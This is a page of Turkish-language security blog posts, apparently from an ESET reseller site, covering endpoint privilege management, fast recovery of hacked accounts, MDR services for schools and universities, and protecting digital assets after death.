Aynı derecede önemli olan bir diğer nokta da EPM’nin tüm ayrıcalıklı eylemleri izleyerek ve anormal kalıpları erken tespit ederek yüksek doğrulukta telemetri sağlamasıdır. Bu sayede SOC ekipleri, saldırganların saldırıyı daha da büyütmeden veya yatay olarak yayılmadan önce müdahale edebilir.
Hizmet hesaplarının ve [**makine kimliklerinin**](https://segura.security/solutions/machine-identity?ref=site.access-shield.com) korunması genellikle göz ardı edilir ancak yaygın olarak kötüye kullanılır, bu da kalıcılık fırsatlarını ve kimlik bilgilerine dayalı hareketleri daha da azaltır. Kullanıcı eğitimi ve sorunsuz politika iş akışlarıyla birleştirildiğinde EPM sadece güvenliği güçlendirmekle kalmaz, aynı zamanda operasyonel disiplini iyileştirir ve sürtüşmeleri en aza indirir.
Sonuç olarak Uç Nokta Ayrıcalık Yönetimi (EPM),ManagemeEPMnt, ayrıcalıkları bir güvenlik açığından kontrollü, denetlenebilir ve dayanıklı bir güvenlik katmanına dönüştürür. En az ayrıcalık ilkesini büyük ölçekte uygulayarak, kuruluşlar modern saldırıların olasılığını ve etkisini önemli ölçüde azaltabilir ve gerçek Sıfır Güven ve sürdürülebilir siber savunma için bir temel oluşturabilir.
## Segura® ile EPM’i keşfedin
Güvenlik ekipleri daha fazla araca ihtiyaç duymaz. Uç noktalar, kullanıcılar, uygulamalar ve otomasyon genelinde ayrıcalıkların nasıl kullanıldığına dair daha net bir kontrole ihtiyaç duyarlar.
**Segura® Endpoint Privilege Management**, kuruluşların yerel yönetici riskini azaltmasına, uygulama yürütmeyi kontrol etmesine, ayrıcalıklı etkinlikleri izlemesine ve günlük işlemleri kesintiye uğratmadan Sıfır Güven stratejilerini desteklemesine yardımcı olur. Hızlı bir şekilde dağıtılabilen, yönetimi kolay ve modern hibrit ortamlara uyum sağlayacak kadar esnek olacak şekilde tasarlanmıştır.
Segura® EPM’in ayrıcalık kontrolünü basitleştirmenize ve yaygın saldırı yollarını kapatmanıza nasıl yardımcı olabileceğini görmek istiyorsanız çözümü keşfedin veya ekibimizden bir tanıtım talep edin.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Ayrıcalıklı Erişim, Kurumsal Güvenlik, PAM, Siber Güvenlik
---
### [Hacklendiyseniz hesap kurtarma için hızlı davranmalısınız](https://antivirus.com.tr/hacklendiyseniz-hesap-kurtarma-icin-hizli-davranmalisiniz/)
**Published:** Mart 26, 2026
**Author:** ESET
**Excerpt:** Hesabınız ele geçirildikten sonra hesap kurtarma için ne yaptığınız ve ne kadar hızlı davrandığınız genellikle göründüğünden daha önemlidir
**Content:**
*Hesabınız ele geçirildikten sonra hesap kurtarma için ne yaptığınız ve ne kadar hızlı davrandığınız genellikle göründüğünden daha önemlidir*
Siber suçlular, finans uygulamaları bir yana, [WhatsApp](https://antivirus.com.tr/yaygin-whatsapp-dolandiriciliklari-ve-korunma-yollari/), [Instagram](https://antivirus.com.tr/instagram-ve-whatsapp-hesap-calma-turkiyede-yukselen-tehdit/), [LinkedIn](https://antivirus.com.tr/linkedin-neden-tehdit-aktorleri-icin-bir-av-sahasidir/), Roblox, [YouTube](https://antivirus.com.tr/saldiriya-ugrayan-youtube-kanallari-nasil-dolandiricilik-ve-kotu-amacli-yazilimlar-yayiyor/) ve [Spotify](https://antivirus.com.tr/spotify-hesabinizi-siber-suclularin-calmasina-izin-vermeyin/) dâhil olmak üzere her türlü çevrimiçi platformda [insanların kişisel bilgilerinin peşine düşer.](https://antivirus.com.tr/siber-suclularin-kisisel-veriler-pesinde-kosmasinin-7-nedeni/) Hiçbir çevrimiçi hesap güvende değildir. Hesaplarınızdan biri saldırıya uğrarsa ilk önceliğiniz sakinliğinizi kaybetmemek ve hemen harekete geçmektir. Ne kadar hızlı hareket ederseniz saldırganın işini o kadar fazla engelleyebilirsiniz.
Erişim sağladıktan sonra ilk hamleleri, kurtarma e-posta adresini değiştirmek, kendi yedekleme kodlarını eklemek veya parolanızı değiştirdikten sonra bile hesabınızı izleyebilmek için gizli e-posta yönlendirme kuralları oluşturmak dâhil olmak üzere, bu erişimi (neredeyse) kalıcı hâle getirmek olabilir.
Hasarın telafi edilme şansı varken atılabilecek birkaç pratik adım aşağıda verilmiştir. Önemli olan, aşağıda özetlenen 15 dakikalık adımların tümünü tamamlamanın imkânsız olduğunu düşünseniz bile endişelenmemenizdir – bu çerçeve, hızlı hareket etmeniz için bir uyarıdır, kesin bir son tarih değildir!

*eBay giriş uyarısı örneği*
## Hesap kurtarma için her dakika önemlidir
### Hasarı durdurun (0–2. dakika)
Hesaba hâlâ erişiminiz olup olmadığını kontrol edin ve erişiminiz varsa ihlalin muhtemelen nasıl gerçekleştiğini düşünün.
Bir [kimlik avı saldırısının](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/) kurbanı olduğunuzdan şüpheleniyorsanız ancak hesabınıza hâlâ erişebiliyorsanız aşağıdaki kılavuza göre hesabınızı güvenli hâle getirin. Bir sorun olduğunu ilk fark ettiğiniz cihaz yerine başka bir cihaz kullanın.
Hesaba artık hiç erişemiyorsanız platformun destek sayfalarına gidin ve hesap kurtarma sürecini başlatın. Tekrar tekrar giriş yapmaya çalışarak zaman kaybetmeyin. Finansal hesaplar söz konusuysa bankanızı veya kredi kartı sağlayıcınızı arayın ve işlemlerin engellenmesini ve hesabın izlenmek üzere işaretlenmesini özellikle isteyin.
Kötü amaçlı yazılımdan şüpheleniyorsanız – örneğin, internetin güvenilmez kaynaklarından [bir yazılım yüklediyseniz](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) veya şüpheli bir e-posta eki indirdiyseniz – adresindeki cihazın internet bağlantısını kesin. Etkin bir kötü amaçlı yazılım saldırısı, verileri sızdırıyor veya saldırganla gerçek zamanlı olarak iletişim kuruyor olabilir; bu nedenle bunu durdurmanız gerekir.
Her halükârda, cihazınızda güncel bir güvenlik yazılımı varsa tam bir tarama başlatın. Ancak taramanın tamamlanmasını beklemeyin; taramayı başlatıp farklı bir cihazdan sonraki adımlara geçin. Güvenlik yazılımınız yoksa ve çevrimiçi durumdaysanız ESET’in [çevrimiçi tarayıcısı](https://www.eset.com/tr/home/online-scanner/) yardımcı olabilir. Bu arada, ESET’in [bağlantı denetleyicisi](https://www.eset.com/tr/home/online-scanner/), belirli kötü amaçlı URL’leri anında işaretleyebilir.
Önemli olan, henüz hiçbir şeyi silmemenizdir. Çevrimiçi hizmetler, bildirim ve hesap kurtarma süreci sırasında şüpheli mesajları ve diğer olası kanıtları isteyebilir.

*Hesap kimlik bilgilerini çalmak için tasarlanmış bir kimlik avı mesajı örneği*
*(görüntü kaynağı:*[ *BleepingComputer*](https://www.bleepingcomputer.com/news/security/beware-paypal-phishing-texts-state-your-account-is-limited/) *)*
### Güvenli erişim (3–6. dakika)
Eğer saldırı e-posta hesabınızı etkilemişse saldırganların genellikle sessizce yapılandırdığı e-posta yönlendirme kurallarına dikkat edin; bu kurallar, kontrolü geri kazandıktan sonra bile gelen e-postaların kopyalarının saldırganlara ulaşmasını sağlar. Çoğu e-posta istemcisi, ayarlarda etkin yönlendirme kurallarını listeler – bunları kontrol edin ve kendiniz ayarlamadığınız her şeyi kaldırın.
Hesabın kurtarma ayarlarını da kontrol edin – yedek e-posta adresi, kurtarma telefon numarası ve yedek kodlar. Güvenilir olduğunu düşündüğünüz bir cihazdan parolayı değiştirin. Parolalar güçlü ve benzersiz olmalıdır – daha önce veya başka bir yerde kullandığınız bir parolanın varyasyonu olmamalıdır.
Mümkünse hizmet sizden bunu yapmanızı istemese bile iki faktörlü kimlik doğrulamayı (2FA) etkinleştirin. Acil durumlarda SMS kodları işinizi görür ancak uzun vadede Google Authenticator veya Microsoft Authenticator gibi bir kimlik doğrulama uygulaması daha güvenli bir seçimdir. Donanım güvenlik anahtarları daha da güçlüdür ancak uzun vadeli koruma için en uygun seçenektir.
Normal 2FA kodlarının genellikle gönderildiği cihaza erişiminizi kaybederseniz tek kullanımlık 2FA kurtarma kodları sizi kurtarabilir. Kurtarma kodlarını güvenli bir yerde, tercihen çevrim dışı olarak ve basılı bir kopya hâlinde saklayın. Bu kodları kaybetmeniz, hesabınıza kalıcı olarak erişiminizi engelleyebilir.
Son olarak, tüm aktif oturumları kapatın ve bağlı üçüncü taraf hizmetlere erişimi iptal edin.

*Kullanıcının hesabının başka bir cihaza bağlandığını bildiren WhatsApp uyarısı*
*(kaynak:* [*ESET Research*](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/oenue-ask-arkasi-casusluk/)*)*
### Kontrol, kontrol, kontrol (7–10. dakika)
Aynı parolayı diğer platformlarda da kullandıysanız her yerde değiştirin. Saldırganların çalınan kullanıcı adı ve parola kombinasyonunu bir dizi platformda otomatik olarak test ettiği [kimlik bilgisi](https://antivirus.com.tr/kimlik-bilgisi-doldurma-nedir-ve-nasil-korunabilirsiniz/) doldurma (credential stuffing) işlemi büyük ölçüde otomatiktir ve saniyeler sürer. Kimlik bilgileri bir kez işe yaradıysa tekrar denenecektir.
Mümkün olduğunda, tanınmayan oturum açma girişlerini tespit etmek için oturum açma geçmişini ve son etkinlikleri kontrol edin. Ayrıca tuhaf görünen her şeyi kontrol edin: Değiştirmediğiniz iletişim bilgileri, tanımadığınız gönderilmiş mesajlar ve tanıdık olmayan satın alımlar veya işlemler. E-posta hesabına özellikle dikkat etmek gerekir. Gelen kutunuzu kontrol etmek, genellikle tüm dijital kimliğinizin büyük bir kısmını kontrol etmekle eş değer olabilir.
### Temizleme (11–13. dakika)
Yüklü yazılımların listesini inceleyin ve sizin yüklemediğiniz veya tanımadığınız her şeyi kaldırın. Web tarayıcı uzantılarına da bir göz atın çünkü bunlar genellikle fark edilmez. İşletim sisteminizin ve diğer yazılımların en son sürümünü çalıştırdığını kontrol edin çünkü kötü amaçlı yazılımlar genellikle yamaları bulunan güvenlik açıklarından yararlanır.
### Uyarı ve bildirim (14–15. dakika ve sonrası)
Ailenize ve arkadaşlarınıza olanları bildirin (hesabınıza erişiminizi geri kazanmadıysanız başka kanallardan). Giriş bilgilerinizi çalan bir saldırgan, sizin kimliğinizi taklit ederek “enfeksiyonu” daha da yayabilir; örneğin [arkadaşlarınıza kötü amaçlı bağlantılar](https://antivirus.com.tr/arkadasiniz-hacklendi-siber-guvenlik-ihmale-gelmez/) gönderip onları para transferi yapmaya ikna edebilir. Ne kadar erken haberdar olurlarsa maruz kalma riski o kadar azalır.
Ayrıca henüz yapmadıysanız olayı platforma bildirin. Finansal hesaplarınız etkilenmiş olabilir ve henüz bankanızı aramadıysanız bunu hemen yapın (yani sadece çevrimiçi bildirimde bulunmayın). İşlemlerin engellenmesi ve etkinlik izleme ayarlarının yapılması konusunda özellikle bilgi alın.
Güvenlik yazılımınız taramayı tamamladığında, bulguları inceleyin ve yazılımın önerileri doğrultusunda hareket edin.

*Bir kimlik avı e-postası örneği (kaynak:* [*Spotify.com*](https://community.spotify.com/t5/Accounts/Phishing-Email/td-p/5877600)*)*
## Hesap ele geçirilme riskini azaltma
Birkaç alışkanlık büyük bir fark yaratabilir:
- Her çevrimiçi hesap için güçlü ve benzersiz bir parola veya parola cümlesi kullanın. [En yaygın parolalar](https://antivirus.com.tr/parolalar-2025te-yine-ayni-eski-aliskanliklar-degismiyor/) hâlâ “123456” ve “admin” gibi dizeler ile isimler ve doğum tarihleridir. Bunların hepsi çok kolay kırılabilir ve saldırganların rutin olarak kullandığı sızdırılmış kimlik bilgileri veri tabanlarında yaygın olarak bulunur.
- Bir [parola yöneticisi](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/), her hizmet için farklı ve güçlü bir parola oluşturup saklayarak yukarıdaki pratik sorunu çözer; böylece yeniden kullanacak bir şey kalmaz ve hatırlamanız gereken bir şey de olmaz. Sıkça dile getirilen bir endişe, parola yöneticisinin kendisinin ele geçirilmesi durumunda ne olacağıdır. Ancak bir parola yöneticisi kullanmanın riski, zayıf parola hijyeninden kaynaklanan risklerden önemli ölçüde daha düşüktür.
- 2FA’yı etkinleştirin. Parola çalınmış olsa bile sağlam bir 2FA, saldırganın daha ileri gitmesini engelleyebilir. Seçenek mevcutsa SIM değiştirme saldırıları SMS kodlarını göründüklerinden daha az güvenilir hâle getirdiğinden bir kimlik doğrulama uygulaması SMS’e tercih edilir.
- Yazılımı güncel tutun. [Güncellemeler,](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/) saldırganların bildiği ve aktif olarak istismar ettiği güvenlik açıklarını giderir. Bir güvenlik açığının yayımlanması ile gerçek hayatta kullanılması arasındaki süre genellikle çok kısadır, bu nedenle en son güncellemeleri yüklemeyi ertelemeyin.
- Saldırganların giriş bilgilerini çalmak için yaygın olarak kullandıkları bir yöntem olan kimlik avına karşı dikkatli olun. Güvenilir görünen markalar, alt etki alanında gerçek şirket isimleri ve LinkedIn veya diğer kamuya açık kaynaklardan alınmış kişiselleştirilmiş ayrıntılarla kandırılmayın. Sadece tanıdık olması güvenilir bir işaret değildir. En iyi alışkanlık, istenmeyen e-postalardaki bağlantılara hiç tıklamamaktır; bunun yerine, doğrudan hizmetin web sitesine gidin.
- Parolalardan vazgeçip hesaplarınıza sorunsuz ve güvenli erişim için sunulduğunda [geçiş anahtarlarını](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/)etkinleştirmeyi düşünün.
- Bir güvenlik çözümü kullanın. Saygın, çok katmanlı güvenlik yazılımları, kimlik avı girişimleri de dâhil olmak üzere güvenliğinizi sağlamada büyük rol oynar.
- İnternetin karanlık köşelerinde yeni bulunan kişisel bilgilerinizi size bildiren bir kimlik koruma hizmeti kullanın böylece zamanında önlem alabilirsiniz.
## Hesap kurtarma planının önemi
Bir hesap hacklendiğinde aşılması gereken ilk engel; paniktir. Net bir acil durum planı, bu engeli hızla aşmanıza yardımcı olur. Ayrıca acil durumlar dışında da akılda tutulması gereken bir gerçeği pekiştirir. Kurtarmayı hızlandıran alışkanlıklar, çoğunlukla ilk saldırıyı zorlaştıran alışkanlıklarla aynıdır. Bir sorun yaşandığında yardımcı olmanın yanı sıra saldırının maliyetini de o kadar artırırlar ki birçok saldırgan daha kolay hedeflere yönelir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kimlik Avı, Siber Güvenlik
---
### [Eğitim sektörü için MDR, nasıl bir fayda sağlar?](https://antivirus.com.tr/egitim-sektoru-icin-mdr-nasil-bir-fayda-saglar/)
**Published:** Mart 31, 2026
**Author:** ESET
**Excerpt:** Eğitim sektörünün bütçesi kısıtlı ancak tehdit aktörlerinin hedef alabileceği zengin varlıklara sahip. MDR, eğitim kurumlarına nasıl yardımcı olabilir?
**Content:**
*Eğitim sektörü, nakit sıkıntısı çekmesiyle bilinir ancak tehdit aktörlerinin hedef alabileceği zengin varlıklara sahiptir. Yönetilen tespit ve müdahale (MDR) hizmetleri, eğitim kurumlarının inisiyatifi yeniden ele geçirmesine nasıl yardımcı olabilir?*
Kavrama yeni başlıyorsanız önce [MDR nedir?](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) yazımızı okumanızı öneririz.
Eğitim sektörü için siber güvenlik, sadece itibarı korumak ve mali zararı en aza indirmekle ilgili değildir. Öğrencilerin refahını korumak ve her çocuğun ve gencin öğrenme potansiyelini gerçekleştirmelerini sağlamak için kritik bir rol oynar. Okulların, kolejlerin ve üniversitelerin karşılaştığı zorluk, kaynaklarının çevik ve kararlı bir düşmana karşı giderek yetersiz kalmasıdır.
Bu dengesizliği düzeltmenin kolay bir yolu yoktur. Ancak dış sağlayıcılarla iş birliği yaparak saldırıların hızla tespit edilip kontrol altına alınmasını ve etkilerinin en aza indirilmesini sağlamak iyi bir başlangıç olabilir.
## Tehdit aktörleri eğitim sektöründe neden avantajlı konumdadır?
Eğitim kurumlarının karşılaştığı zorluk, kısmen düşmanlarının çeşitliliğinde yatmaktadır. Finansal amaçlı siber suçlular en büyük tehdittir. Fidye yazılımlarıyla okulları ve kolejleri zorlayarak para sızdırmanın yollarını ararlar, kimlik dolandırıcılığı için veri çalarlar ve yöneticileri iş e-postası dolandırıcılığı (BEC) ile hedef alırlar. Ayrıca üniversitelerin ağlarında dolaşarak kendi ülkelerindeki şirketler için çalmak üzere en son araştırmaları ve fikri mülkiyet haklarını arayan devlet aktörleri de vardır. 2024 yılında [MI5](https://www.bbc.co.uk/news/uk-68902636), 20’den fazla İngiliz üniversitesinin rektörlerine bu tehdit hakkında bilgi verdi.
Daha az belirgin tehditler de vardır. Hacktivistler gerçek zararlar verebilir ve BT güvenlik ekiplerinin dikkatini dağıtabilirken becerilerini test etmek isteyen meraklı öğrenciler genellikle başlarını belaya sokarlar. İngiltere’nin gizlilik düzenleme kurumu, okullara yönelik siber saldırıların yarısından fazlasının öğrenciler tarafından gerçekleştirildiğini [açıkladı](https://ico.org.uk/about-the-ico/media-centre/news-and-blogs/2025/09/insider-threat-of-students-leading-to-increasing-number-of-cyber-attacks-in-schools/#:~:text=Three%20Year%2011%20students%20unlawfully,test%20their%20skills%20and%20knowledge.).
Siber suçlular ve ulus devlet aktörleri, sektöre sofistike saldırılar düzenlemek için ihtiyaç duydukları tüm araçlara ve bilgi birikimine sahiptir. Sürpriz yapma avantajı ve hedef alabilecekleri geniş bir saldırı yüzeyi vardır. Ayrıca sosyal mühendislik, kurban keşfi, güvenlik açığı araştırması ve istismar geliştirme gibi görevler için giderek daha fazla yapay zekâ kullanmaktadırlar. Yapay zekâ, daha az yetenekli siber suçluların giriş engelini azaltmaya yardımcı olarak, kampanyalarını kolaylıkla ölçeklendirmelerine ve otomatikleştirmelerine olanak tanır. Önceden oluşturulmuş kimlik avı ve istismar kitleri de benzer avantajlar sunar.
Geçtiğimiz yıl belki de daha da etkili olan, siber suç dünyasında ele geçirilmiş kimlik bilgilerinin seline yol açan [hizmet](https://antivirus.com.tr/verilerinizin-pesindeler-bilgi-hirsizi-nedir-ve-nasil-guvende-kalabilirim/) olarak sunulan bilgi hırsızlığı ürünleriydi. Bu, ilk erişimi basitleştirerek saldırganların herhangi bir alarmı tetiklemeden dijital ön kapıdan geçmelerini sağlar. Yerel kaynakları kullanma tekniklerini kullanarak gizli kalmaya devam ederler ve kalıcılık ve yanal hareket için kimlik sistemlerini hedef alırlar.
Siber suç iş modeli, tehdit aktörlerinin ağ savunucuları üzerindeki avantajını artırır. İlk erişim aracıları (IAB’ler) ve hizmet olarak fidye yazılımı (RaaS) modelleri, konu uzmanlarının daha genel düşmanlar için ağır işlerin çoğunu üstlendiği anlamına gelir. Qilin, Fog ve SafePay gibi belirli RaaS grupları, okulları, kolejleri ve üniversiteleri saldırmaya uzmanlaşmıştır.
## Eğitim sektörü neden geri planda kalıyor?
Öte yandan, birçok eğitim kurumu sınırlı kaynaklarla kullanıcılarını, ağlarını ve verilerini korumak için mücadele ediyor. [Bir rapora](https://www.cybersecuritydive.com/news/ransomware-attacks-education-jump-23-percent-h1-2025/753703/) göre, 2025’in ilk yarısında bu sektöre yönelik fidye yazılımı saldırıları yıllık bazda %23 artış gösterdi. Finansmanın ötesinde, neden zorlanıyorlar?
Okullar ve üniversiteler genellikle şirket içi ve bulut sistemleri, uzaktan öğrenme ve yönetilmeyen BYOD’yi kapsayan geniş BT ortamlarına ev sahipliği yapar. Ağlar genellikle büyük ölçüde bölünmemiştir ve bazı durumlarda Çin ve Rusya gibi yüksek riskli ülkelerden gelen uzaktaki öğrenciler tatillerde erişim ihtiyacı duyar. Öğrenciler ayrıca gölge BT ve hatta script kiddie benzeri saldırıların sürekli bir risk oluşturduğu, çeşitli ve zorlu bir kullanıcı tabanını temsil eder.
Zaten zor durumda olan BT ve güvenlik ekipleri, daha güvenli ortamlar oluşturmak için stratejik düşünmeleri gerekirken sürekli olarak acil durumlarla uğraşmaktadır. Hafta sonları ve uzun tatil dönemlerinde SecOps desteğinin olmaması, kurumları diğer birçok kuruluştan daha fazla riske maruz bırakmaktadır.
## MDR nasıl yardımcı olabilir?
Yönetilen tespit ve müdahale (MDR), bu sorunlara kesin çözüm sunan bir çözüm değildir. Ancak en acil sorunların bazılarını hafifletmeye yardımcı olabilir. Tehdit algılama ve müdahaleyi uzman bir üçüncü tarafa dış kaynak olarak veren okullar, kolejler ve üniversiteler, 7/24/365 kapsama alanından yararlanır. Bu, dağıtılmış BT ortamlarının herhangi bir yerinde bir izinsiz giriş veya şüpheli etkinlik tespit edildiğinde bunun hızla ele alınabileceği ve kontrol altına alınabileceği anlamına gelir.
MDR sağlayıcıları genellikle güvenlik operasyon merkezlerinde (SOC) daha yetenekli profesyoneller çalıştırmakla kalmaz, aynı zamanda algılama oranlarını iyileştirmek için daha gelişmiş analiz araçlarına ve tehdit istihbaratına da erişebilirler.
### Bir MDR sağlayıcısında aranması gereken özellikler
Bununla birlikte, tüm MDR sağlayıcıları aynı değildir. Okulunuz, kolejiniz veya üniversiteniz için bir sağlayıcı arıyorsanız aşağıdakileri göz önünde bulundurun:
MDR, bir düğmeye basmak kadar basit değildir. En iyi sonuçları elde etmek için sağlayıcınızın BT ortamınıza ve belirli tehditlere uygun olarak algılama kurallarını, istisnaları ve parametreleri özelleştirmesi gerekir. Hızlı entegrasyon ile optimize edilmiş algılama performansını dengeleyebilen bir sağlayıcı arayın. MDR, saldırıların mümkün olduğunca erken durdurulmasını sağlamak için 7/24/365 çalışmalıdır.
Ayrıca kapsamlı bir teknoloji yığınına da ihtiyacınız vardır. MDR sağlayıcınız en azından uç nokta veya genişletilmiş tespit ve müdahale (EDR/XDR), tehdit istihbaratı ve araştırması ile hızlı düzeltme yeteneklerini kullanmalıdır. Yapay zekâ, büyük veri hacimlerini analiz ederek anormal davranışları tespit ederek MDR’a yardımcı olabilir. Otomasyon da yanıt ve sınırlama sürelerini hızlandırmada yararlıdır.
Teknoloji, MDR için hayati önem taşır ancak “sadece” deneyimli SOC analistleri için bir araç olarak. Onların bağlamsal anlayışı, yanlış pozitifleri azaltmak ve yeni tehditleri tespit etmek için hayati önem taşır. Ayrıca saldırı yöntemlerini ve etkili karşı önlemleri ortaya çıkarmak için telemetri verilerinden güncellemeler toplanmalı ve uzman tehdit istihbarat ekipleri tarafından düzenlenmelidir. Daha sofistike saldırılar için [MDR](https://www.eset.com/tr/business/mdr-protection/) sağlayıcınız proaktif tehdit avlama teknikleri kullanmalıdır.
## Eğitim kesintiye uğramasın
Birçok MDR sağlayıcısı, bir tehdit keşfedildiğinde düzeltme ve kurtarma işlemlerini de gerçekleştirir. Gereksinimlerinize en uygun seçeneği seçin. Ayrıca MDR hizmetinizin bilet yönetim sistemleri ve iç iş akışları gibi diğer BT operasyonlarınızla sorunsuz bir şekilde entegre olduğundan emin olun. MDR sağlayıcınız, tüm yasal/sektöre özgü veri gizliliği, ikamet veya saklama gerekliliklerine ve/veya sigorta poliçesi maddelerine uymalıdır.
Güvenlik ihlalinden kurtulmanın mali etkisi, potansiyel öğrencilerin kaydolmaktan vazgeçmesine neden olabilecek itibar kaybı gibi önemli olabilir. Ancak öğrenimin kesintiye uğraması, eğitim sektöründe siber olayların belki de en sinsi etkisidir. Bu, yıllık mali raporlarda görünmez. Ancak pandeminin de gösterdiği gibi, sosyal eşitsizlik ve öğrencilerin öngörülen yaşam boyu kazançları üzerinde [büyük bir etkisi](https://www.economicsobservatory.com/what-have-two-years-of-interrupted-schooling-taught-us-about-learning) olabilir.
Sonuç olarak, siber güvenlik sadece bir başka BT maliyeti değildir. Eğitim kurumlarının misyonunun temel bir parçasıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Eğitim, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Ölüm sonrası için dijital miras planlaması](https://antivirus.com.tr/olum-sonrasi-icin-dijital-miras-planlamasi/)
**Published:** Nisan 2, 2026
**Author:** ESET
**Excerpt:** Dolandırıcılar genellikle ölen kişilerin veya yas tutan yakınlarının hesaplarını hedef alır. Dijital miras dolandırıcılarına karşı önleminizi alın.
**Content:**
Dolandırıcılar genellikle ölen kişilerin veya yas tutan yakınlarının hesaplarını hedef alır. Dijital miras dolandırıcılarına karşı önleminizi alın.
Hayatınız sona erdiğinde geride bırakacağınız her şeyi hayal edebiliyor musunuz? Aile yadigârları, mülkler, diğer maddi varlıklar… Şimdi de sevdiklerinize yönetmeleri için bırakacağınız tüm dijital varlıkları bir düşünün. E-posta hesapları, paylaşılan fotoğraflar, parolalar, çalma listeleri, sosyal medya profilleri ve akıllı cihazlar. Aradaki fark, siz öldükten sonra bunlara tamamen erişilemez hâle gelmesi ve bu durumun, arkadaşlarınız ve aileniz için zaten travmatik olan süreci daha da karmaşık hâle getirmesidir. Daha da kötüsü, dijital mirasınız kötü niyetli kişilerin hedefi bile olabilir.
Dijital mirasınızı nasıl hazırlayıp koruyacağınızı ve sevdiklerinizin duygusal ve fiziksel yükünü azaltmak için önceden başka neler yapabileceğinizi tam olarak bilmek önemlidir. Ayrıca aniden aynı duruma düşerseniz ne olacağını da bilmelisiniz.
## Dijital miras bırakılabilir mi, yasa ne diyor?
En büyük zorluklardan biri sosyal medya ve parola yönetimiyle ilgilidir. [OpenID Foundation’a](https://openid.net/wp-content/uploads/2026/03/The-Unfinished-Digital-Estate-Final.pdf) göre, bankalar, vergi daireleri ve kart şirketleri ölüm sonrası hesapların kapatılmasıyla ilgili iyi prova edilmiş süreçlere sahipken birçok dijital odaklı şirket hâlâ ölümü “olağan dışı bir durum” olarak ele almaktadır[.](https://openid.net/wp-content/uploads/2026/03/The-Unfinished-Digital-Estate-Final.pdf) Yasal açıdan bakıldığında, miras yasaları genellikle dijital varlıkları kapsamamakta, çevrimiçi politikalar “belirsiz” ve araçlar dağınık olabilmektedir.
İşte üç önemli bölgedeki durum:
- **Amerika Birleşik Devletleri:** [Revize Edilmiş Dijital Varlıklara Tekdüzen Vekaleten Erişim Yasası](https://www.uniformlaws.org/committees/community-home?CommunityKey=f7237fc4-74c2-4728-81c6-b39a91ecdf22)(RUFADAA), bu tür durumlarda yardımcı olmayı amaçlamaktadır. Ancak bu, genellikle sevdiklerin, platformların kendine özgü hizmet şartlarını (ToS) anlamaya çalışmak zorunda kalmasına neden olmaktadır.
- **Birleşik Krallık:** Uzmanlar, önceden planlama yapılmadığı takdirde, platform sağlayıcılarının reddetmesi nedeniyle ailelerin genellikle hesaplara erişemediği konusunda[ uyarıyor](https://www.solegal.co.uk/insights/digital-assets-after-death-what-happens-and-how-plan#:~:text=You%20should%20also%20make%20use,access%20or%20manage%20your%20accounts.). Ancak önerilen Mülkiyet (Dijital Varlıklar vb.) Tasarısı, dijital varlıkları kişisel mülkiyet olarak sınıflandırmayı ve bunların vasiyetnamelere dâhil edilip miras kanunlarına tabi olmasını sağlamayı amaçlıyor.
- **Avrupa:** Avrupa Hukuk Enstitüsü, bölgedeki [yasaları uyumlaştırmaya](https://www.europeanlawinstitute.eu/projects-instruments/current-projects/current-projects/eli-succession-of-digital-assets-data-and-other-digital-remains/) çalışmaktadır; böylece dijital kalıntıların miras alınması ve hesaplardaki bilgilerin korunması konusunda net kılavuzlar oluşturulacaktır.
## Riskler nelerdir?
Sevdiklerini kaybeden arkadaşlar ve aile üyeleri için ölen kişinin dijital kalıntılarını geri alamamaları durumunda, sevdiklerini kaybetmenin duygusal darbesinin acısı artabilir. Sosyal medya algoritmaları, doğum günü bildirimleri veya etiketlenmiş fotoğraflar şeklinde istenmeyen anıları gündeme getirirse bu durum kötü hissettirebilir. Ayrıca size devredilmesi gereken kripto paralar ve diğer varlıklara erişememenizin mali bir etkisi de vardır. Ya da iptal edemediğiniz abonelikler, sevdiğiniz kişinin parasını yavaş yavaş eritmeye başlar.
Tabii daha fazlası da var. Dolandırıcılar da para kazanma fırsatı yakalama peşinde. İlk olarak, ölüm ilanlarını ve sosyal medya gönderilerini tarayarak, ölen kişinin kimliğine bürünmek için kullanabilecekleri kişisel bilgileri ararlar:
- Kredi kartı şirketlerini aldatarak yeni kredi limitleri açtırmaya çalışmak
- Ölen kişinin adına vergi beyannamesi vererek geri ödeme talep etme
Bankalar ve devlet kurumları için zorluk, kurban hesaplarını aktif olarak takip etmediğinde, bu tür dolandırıcılıkların normalde olacağından çok daha uzun süre devam edebilmesidir.
Alternatif olarak, dolandırıcılar yakın zamanda vefat eden bir kişinin ailesini hedef alabilir. Örneğin, web’den onların görüntülerini toplayarak, şok geçiren akrabalarından para veya bilgi talep eden ölüm sonrası [deepfake videolar](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) oluşturabilirler. Ya da aynı şeyi yapmak için merhumun sosyal medya hesaplarını ele geçirebilirler. Hatta bir sigorta şirketi gibi davranarak, hayat sigortası fonlarını serbest bırakmak için bir ücret talep edebilirler. Ya da sevdiklerinizin dijital varlıklarına ücret karşılığında erişebileceklerini iddia eden hayali bir “hesap kurtarma” hizmet sağlayıcısı olabilirler.
## Dijital miras riskini yönetmek için yapabilecekleriniz
Yapmanız gereken ilk şey, sizin veya sevdiğiniz birinin dijital mirasını oturup birlikte düzenlemektir. Giriş bilgileri de dâhil olmak üzere tüm önemli hesapların, cihazların ve varlıkların dijital bir envanterini çıkarın. Parolaları saklamak için parola anahtarları ve/veya dijital cüzdanlar kullanıyorsanız bu işlem karmaşık olabilir. Ancak bu bir başlangıçtır.
